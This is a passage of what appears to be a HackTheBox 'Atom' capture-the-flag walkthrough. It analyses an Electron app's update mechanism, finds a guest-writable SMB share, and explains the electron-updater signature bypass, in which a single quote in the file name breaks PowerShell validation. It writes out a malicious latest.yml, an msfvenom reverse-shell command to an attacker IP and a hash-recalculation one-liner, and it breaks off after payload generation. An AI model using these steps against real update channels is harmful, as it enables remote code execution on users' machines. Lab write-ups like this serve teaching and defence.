ls
7-Zip 25.01 (x64) : Copyright (c) 1999-2025 Igor Pavlov : 2025-08-03

Scanning the drive for archives:
1 file, 46103281 bytes (44 MiB)

Extracting archive: app-64.7z
--
Path = app-64.7z
Type = 7z
Physical Size = 46103281
Method = LZMA2:20 LZMA:20 BCJ2

Everything is Ok

Folders: 71
Files: 267
Size:       167432973
Compressed: 46103281

# ls
LICENSE.electron.txt  System.dll    VkLayer_parameter_validation.dll  app-64.7z    ffmpeg.dll  libGLESv2.dll  nsis7z.dll  swiftshader
LICENSES.chromium.html  VkICD_mock_icd.dll  VkLayer_threading.dll     chrome_100_percent.pak  heedv1.exe  locales  resources.pak  v8_context_snapshot.bin
SpiderBanner.dll  VkLayer_core_validation.dll  VkLayer_unique_objects.dll  chrome_200_percent.pak  icudtl.dat  natives_blob.bin  resources
StdUtils.dll  VkLayer_object_tracker.dll  WinShell.dll  d3dcompiler_47.dll  libEGL.dll  nsProcess.dll  snapshot_blob.bin
The file names alone give the stack away before anything is opened: LICENSES.chromium.html, v8_context_snapshot.bin, natives_blob.bin and ffmpeg.dll are all Chromium pieces. A desktop application shipping an entire browser is, almost certainly, Electron.
The application code
ls resources
asar l resources/app.asar
# ls resources
app-update.yml  app.asar  electron.asar  elevate.exe  inspector

# asar l resources/app.asar
/createNote.html
/main.js
/package.json
/version.html
/icons
/icons/ico.png
/node_modules
/node_modules/argparse
/node_modules/argparse/LICENSE
The .asar files (Atom Shell Archive) confirm Electron, and one of them is literally called electron.asar. asar l lists the contents without extracting them, and there is main.js, the main-process entry point:

function createDefaultWindow() {
  win = new BrowserWindow({
    webPreferences: {
      nodeIntegration: true,
    },
    icon: path.join(__dirname, 'icons/ico.png')
  });
  win.loadURL(`file://${__dirname}/version.html#v${app.getVersion()}`);
  win.on('closed', function(){
    app.quit();
  });
  return win;
}
Further down the file come the update handlers, and with them the explanation for the message we saw in the window:

autoUpdater.on('checking-for-update', () => {
  sendStatusToWindow('Checking for update ... ');
})
autoUpdater.on('update-available', (ev, info) => {
  sendStatusToWindow('Update available.');
})
autoUpdater.on('update-not-available', (ev, info) => {
  sendStatusToWindow('Update not available.');
})
autoUpdater.on('error', (ev, err) => {
  sendStatusToWindow('Error in auto-updater.');
})
autoUpdater.on('download-progress', (ev, progressObj) => {
  sendStatusToWindow('Download progress ... ');
})
autoUpdater.on('update-downloaded', (ev, info) => {
  sendStatusToWindow('Update downloaded; Installing the update ... ');
})
Loop closed: the Error in auto-updater. we saw in the corner comes from autoUpdater.on('error', ...). The application uses electron-updater, and in our lab it failed because there was no update server to ask. Which server? The configuration file sitting next to the .asar files says so:
cat resources/app-update.yml
provider: generic
url: 'http://updates.atom.htb'
publisherName:
  - HackTheBox
Three lines and all three matter. provider: generic means updates come from a plain HTTP server, not a store or GitHub. url reveals a new subdomain, updates.atom.htb. And publisherName is the name the update binary's certificate will be compared against, that is, the security mechanism we will have to get around.
nano /etc/hosts
cat /etc/hosts
9 10.10.10.237 atom.htb updates.atom.htb
http://updates.atom.htb
Heed Solutions
Heed | A Leading Software Organization
The subdomain returns the same site, so there is no separate vhost to enumerate. That is not a dead end, it is a data point: the name exists and resolves, but the update channel has to arrive some other way. Time to look at the remaining services.
SMB - TCP 445: the update channel
netexec smb 10.10.10.237 -u 'guest' -p '' --shares
smbclient //10.10.10.237/Software_Updates
Share            Permissions   Remark
-----            -----------   ------
ADMIN$                         Remote Admin
C$                             Default share
IPC$             READ          Remote IPC
Software_Updates READ,WRITE
The null session gets nowhere, but guest with an empty password does, and there is the surprise: Software_Updates with READ,WRITE. A share writable by a guest account would already be serious; that it is named after the very update mechanism we just found in the code is too much of a coincidence.
Inside are three folders, client1, client2, client3, and a PDF, UAT_Testing_Procedures.pdf, describing the internal procedure:

Features ?
Very limited at the moment. There's no server interaction when creating notes. So
currently it just acts as a one-tier thick client application. ...

What about QA ?
We follow the below process before releasing our products.
  1. Build and install the application to make sure it works as we expect it to be.
  2. Make sure that the update server running is in a private hardened instance. To
     initiate the QA process, just place the updates in one of the "client" folders, and
     the appropriate QA team will test it to ensure it finds an update and installs it
     correctly.
  3. Follow the checklist to see if all given features are working as expected by the developer.
Point 2 says it all: just drop the update in one of the client folders and the QA team will install it. That is a user simulator that will run whatever we upload. We now have the mechanism (electron-updater), the channel (a writable SMB share) and the trigger (QA). All that is missing is the vulnerability.
Shell as jason
electron-updater signature bypass
The reference is Doyensec's writeup, Electron-updater update signature bypass:

A Fail Open Design

The signature verification check performed by electron-builder is simply based on a string
comparison between the installed binary's publisherName and the certificate's Common Name
attribute of the update binary. During a software update, the application will request a file
named latest.yml from the update server, which contains the definition of the new release -
including the binary filename and hashes.

execFile("powershell.exe", ["-NoProfile", "-NonInteractive", "-InputFormat", "None",
  "-Command", `Get-AuthenticodeSignature '${tempUpdateFile}' | ConvertTo-Json -Compress`], {
logger.warn(`Cannot execute Get-AuthenticodeSignature: ${error}. Ignoring signature
validation due to unknown error.`)
resolve(null)
return

which translates to the following PowerShell command:

powershell.exe -NoProfile -NonInteractive -InputFormat None -Command "Get-AuthenticodeSignature
'C:\Users\<USER>\AppData\Roaming\<vulnerable app name>\__update__\<update name>.exe' |
ConvertTo-Json -Compress"

Since the ${tempUpdateFile} variable is provided unescaped to the execFile utility, an attacker
could bypass the entire signature verification by triggering a parse error in the script. This
can be easily achieved by using a filename containing a single quote and then recalculating the
file hash to match the attacker-provided binary (using shasum -a 512 maliciousupdate.exe |
cut -d " " -f1 | xxd -r -p | base64).
The flaw has three chained pieces. First, validation is delegated to PowerShell by building a command through string concatenation, with the filename inside single quotes. Second, that filename is inserted unescaped, so a single quote inside it breaks the syntax: Get-AuthenticodeSignature 'r'everse.exe' is not a valid command. And third, and this is the bad part, when PowerShell errors out the code logs it with a logger.warn that literally reads "Ignoring signature validation due to unknown error" and carries on. That is the fail-open pattern: on a verification failure it accepts instead of aborting.
Before mounting the full attack we run a minimal proof of concept: a latest.yml pointing at our machine, to confirm QA reads it and the target reaches out to us.
nano latest.yml
cat latest.yml
smbclient //10.10.10.237/Software_Updates -N
cd client1
put latest.yml
python3 -m http.server 80
File: latest.yml
1  version: 1.2.3
2  files:
3    - url: http://10.10.16.6/test
4      sha512: 1234

# smbclient //10.10.10.237/Software_Updates -N
smb: \> cd client1
smb: \client1\> put latest.yml
putting file latest.yml as \client1\latest.yml (0.1 kB/s) (average 0.1 kB/s)
smb: \client1\> exit

# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.237 - - [24/Nov/2025 02:36:41] code 404, message File not found
10.10.10.237 - - [24/Nov/2025 02:36:41] "GET /test.blockmap HTTP/1.1" 404 -
10.10.10.237 - - [24/Nov/2025 02:36:42] code 404, message File not found
10.10.10.237 - - [24/Nov/2025 02:36:42] "GET /test HTTP/1.1" 404 -
It works. The box reads our latest.yml and goes out to fetch the file from our server. The two requests each have a reason: electron-updater first tries /test.blockmap, a differential-download map that would let it fetch only the changed blocks, and when that 404s it falls back to downloading the whole binary. The junk sha512: 1234 does not matter yet, because it never gets as far as validating anything: there is no file to validate.
Now the real attack. We generate the reverse shell with the ' in its name and compute its SHA-512, because the hash is checked before the signature:
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.16.6 LPORT=443 -f exe -o "r'everse.exe"
sha512sum "r'everse.exe"
Payload size: 324 bytes
Final size of exe file: 7168 bytes
